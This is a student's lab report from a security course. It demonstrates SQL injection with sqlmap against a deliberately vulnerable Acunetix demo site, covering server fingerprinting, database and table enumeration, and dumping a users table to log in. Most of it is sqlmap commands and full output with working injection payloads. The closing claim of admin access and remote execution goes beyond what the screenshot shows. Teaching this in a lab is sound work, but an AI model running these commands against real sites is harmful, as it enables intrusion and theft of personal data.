

Name: Gaurav Kumar Singh

Reg No: 19BCE2119

Lab Group DA-5

MySQL SQL injection

1. Title: Scanning remote system

Description:

We insert a bad character in the parameter which leads to error, then sqlmap identifies the remote system os, database name and version.

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -v 3

Snapshots:

```
raiders@kali:~/VIT/ISAA$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:08:40 /2021-10-31/

[10:08:40] [INFO] testing connection to the target URL
[10:08:46] [INFO] checking if the target is protected by some kind of WAF/IPS
```

```
[10:11:37] [DEBUG] performed 1 query in 0.41 seconds
[10:11:37] [DEBUG] checking for filtered characters
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:

Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 1326=1326
  Vector: AND [INFERENCE]

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(8852,CONCAT(0x5c,0x7176627671,(SELECT (ELT(8852=8852,1))))),0x7171786b71))
  Vector: AND EXTRACTVALUE([RANDNUM],CONCAT('\','[DELIMITER_START]','[QUERY]','[DELIMITER_STOP]'))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 6942 FROM (SELECT(SLEEP(5)))sNWH)
  Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6b5a55414b7a5378476e65645546586556644f614f576d46596455496a7a4d564779424e41755548,0x7171786b71),NULL-- -
  Vector: UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,[QUERY],NULL-- -

[10:11:46] [INFO] the back-end DBMS is MySQL
[10:11:46] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,(CASE WHEN (VERSION() LIKE 0x254d61726961444225) THEN 1 ELSE 0 END),0x7171786b71),NULL-- -
[10:11:46] [DEBUG] performed 1 query in 0.43 seconds
```

```

[10:11:48] [DEBUG] performed 1 query in 0.83 seconds
[10:11:48] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,(CASE WHEN (AURORA_VERSION()) LIKE 0x25) THEN 1 ELSE 0 END),0x7171786b71),NULL-- -
[10:11:48] [DEBUG] turning off NATIONAL CHARACTER casting
[10:11:48] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,(CASE WHEN (AURORA_VERSION()) LIKE 0x25) THEN 1 ELSE 0 END),0x7171786b71),NULL-- -
[10:11:49] [DEBUG] performed 2 queries in 0.76 seconds
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:11:49] [INFO] fetched data logged to text files under '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:11:49 /2021-10-31/

raiders@kali:~/VIT/ISAA$

```

2. Title: Discover Databases

Description:

Once sql confirms that the parameter is injectable, we then use the -dbs flag in sqlmap tool to get the database & version information.

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs -v 3

Snapshots:

```

Vector: AND EXTRACTVALUE([RANDNUM],CONCAT('\','[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]'))

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 6942 FROM (SELECT(SLEEP(5)))sNMWH)
Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6b5a55414b7a5378476e65645546586556644f614f576d46596455496a7a4d564779424e41755548,0x7171786b71),NULL-- -
Vector: UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,[QUERY],NULL-- -

[10:15:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:15:30] [INFO] fetching database names
[10:15:30] [DEBUG] resuming configuration option 'string' ('The')
[10:15:30] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,JSON_ARRAYAGG(CONCAT_WS(0x7061616e7968,schema_name)),0x7171786b71),NULL FROM INFORMATION_SCHEMA.SCHEMATA-- -
[10:15:31] [DEBUG] performed 1 query in 0.53 seconds
available databases [2]:
[*] acuart
[*] information_schema

[10:15:31] [INFO] fetched data logged to text files under '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:15:31 /2021-10-31/

raiders@kali:~/VIT/ISAA$

```

3. Title: Find tables in a particular database

Description:

Once we get the database, we then check for the tables name using --tables flag

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --tables -v 3

Snapshots:

```
raiders@kali: ~/VIT/ISAA x raiders@kali: ~/VIT/ISAA x
[10:18:02] [INFO] fetching database names
[10:18:02] [DEBUG] resuming configuration option 'string' ('The')
[10:18:02] [DEBUG] performed 0 queries in 0.00 seconds
[10:18:02] [INFO] fetching tables for databases: 'acuart, information_schema'
[10:18:02] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,JSON_ARRAYAGG(CONCAT_WS(0x7061616e7968,t
able_schema,table_name)),0x7171786b71),NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x6163755617274,0x699e666f726d6174696f6e5f736368
656d61)--
[10:18:03] [DEBUG] performed 1 query in 0.54 seconds
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

4. Title: Get columns of a table

Description:

as we have got the database name which is "acuart" , now we will enumerate the columns in the tables.

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --columns -D acuart -T users

Snapshots:

```
raiders@kali:~/VIT/ISAA$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --columns -D acuart -T users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram
[*] starting @ 10:24:23 /2021-10-31/
[10:24:23] [INFO] resuming back-end DBMS 'mysql'
[10:24:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 1326=1326
```

```
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,0x6b5a55414b7a5378476e65645546586556644f614f576d46596455496a7a4d564779424e41755548,0x7171786b71),NULL-- --

[10:24:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:24:24] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+

[10:24:25] [INFO] fetched data logged to text files under '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:24:25 /2021-10-31/
raiders@kali:~/VIT/ISAA$
```

5. Title: Get data from a table

Description:

Once we get the columns name in the database table , we will now get the data from the table using --dump flag.

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dump -D acuart -T users

Snapshots:

```
raiders@kali:~/VIT/ISAA$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dump -D acuart -T users

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:26:58 /2021-10-31/

[10:26:59] [INFO] resuming back-end DBMS 'mysql'
[10:27:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 1326=1326
```



```

[10:34:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[10:34:58] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
[10:34:58] [DEBUG] resuming configuration option 'string' ('The')
[10:34:58] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,JSON_ARRAYAGG(CONCAT_WS(0x7061616e7968,p
ass)),0x7171786b71),NULL FROM acuart.users ORDER BY pass-- -
[10:34:59] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,IFNULL(CAST(pass AS NCHAR),0x20),0x71717
86b71),NULL FROM acuart.users ORDER BY pass-- -
[10:34:59] [DEBUG] retrying failed SQL query without the ORDER BY clause
[10:34:59] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,IFNULL(CAST(pass AS NCHAR),0x20),0x71717
86b71),NULL FROM acuart.users-- -
[10:35:00] [DEBUG] performed 3 queries in 1.41 seconds
[10:35:00] [DEBUG] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[10:35:00] [INFO] table 'acuart.users' dumped to CSV file '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:35:00] [INFO] fetched data logged to text files under '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:35:00 /2021-10-31/

```

7. Title: List usernames from target columns of target table of selected database using SQLMAP SQL Injection

Description:

extracting the usernames from the database table users

Query: sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dump -D acuart -T users -C uname

Snapshots:

```

raiders@kali:~/VIT/ISAA$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dump -D acuart -T users -C uname -v 3
{1.5.8#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram

[*] starting @ 10:37:59 /2021-10-31/

[10:37:59] [DEBUG] cleaning up configuration parameters
[10:37:59] [DEBUG] setting the HTTP timeout
[10:37:59] [DEBUG] setting the HTTP User-Agent header
[10:37:59] [DEBUG] creating HTTP requests opener object
[10:37:59] [INFO] resuming back-end DBMS 'mysql'
[10:37:59] [DEBUG] resolving hostname 'testphp.vulnweb.com'
[10:37:59] [INFO] testing connection to the target URL
[10:38:00] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause

```

```
raiders@kali: ~/VIT/ISAA x raiders@kali: ~/VIT/ISAA x
[10:38:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[10:38:00] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
[10:38:00] [DEBUG] resuming configuration option 'string' ('The')
[10:38:00] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,JSON_ARRAYAGG(CONCAT_WS(0x7061616e7968,u
name)),0x71717866b71),NULL FROM acuart.users ORDER BY uname-- -
[10:38:00] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,IFNULL(CAST(uname AS NCHAR),0x20),0x7171
7866b71),NULL FROM acuart.users ORDER BY uname-- -
[10:38:01] [DEBUG] retrying failed SQL query without the ORDER BY clause
[10:38:01] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627671,IFNULL(CAST(uname AS NCHAR),0x20),0x7171
7866b71),NULL FROM acuart.users-- -
[10:38:01] [DEBUG] performed 3 queries in 1.36 seconds
[10:38:01] [DEBUG] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[10:38:01] [INFO] table 'acuart.users' dumped to CSV file '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:38:01] [INFO] fetched data logged to text files under '/home/raiders/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:38:01 /2021-10-31/


raiders@kali:~/VIT/ISAA$
```

8. Using Credentials to login into the application



Description:

As we have found the credentials , in database we also have the credential of admin & we can now escalate this to get Remote command Execution & access to the server as an attacker.

Snapshot:



← → ↻ ⚠ Not secure | testphp.vulnweb.com/userinfo.php



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)


[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/> 
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>

update

You have 0 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Hence as an attacker we successfully logged into the admin account and got all the personal information & unauthorized access to the user's account.

THANK YOU